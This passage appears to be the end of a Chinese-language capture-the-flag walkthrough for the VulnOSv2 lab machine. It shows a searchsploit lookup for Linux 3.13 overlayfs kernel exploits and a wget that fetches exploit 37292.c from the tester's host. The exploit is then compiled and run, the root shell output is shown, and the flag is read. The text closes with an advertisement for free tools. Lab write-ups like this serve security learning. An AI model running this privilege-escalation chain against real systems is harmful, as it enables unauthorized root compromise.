SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686 GNU/Linux
$ █
```

使用searchsploit查询找到一个符合条件的exp




```
┌──(root💀kali)-[/home/kali]
└─# searchsploit linux 3.13.0 | grep Ubuntu | grep 14.04
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation                       | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)   | linux/local/37293.txt
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                       | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)   | linux/local/47169.c

┌──(root💀kali)-[/home/kali]
└─# █
```

将exp上传到靶机，赋予可执行权限，编译并执行，成功获取root权限




```
$ wget http://192.168.1.153:8000/37292.c
--2022-02-02 15:39:15--  http://192.168.1.153:8000/37292.c
Connecting to 192.168.1.153:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: '37292.c'

100%[==========================================================================>] 4,968       --.-K/s   in 0s

2022-02-02 15:39:16 (806 MB/s) - '37292.c' saved [4968/4968]

$ ls
37292.c
$ chmod 777 37292.c
$ gcc 37292.c -o exp
$ ls
37292.c  exp
$ ./exp
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)
# █
```

拿到root目录下的flag



```
# cd /root
# ls
flag.txt
# cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !!
```



```
Congratulations !!!
Hope you enjoyed it.

What do you think of A.I.?
# 
```

到这里成功完成了该靶机！

**本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！ **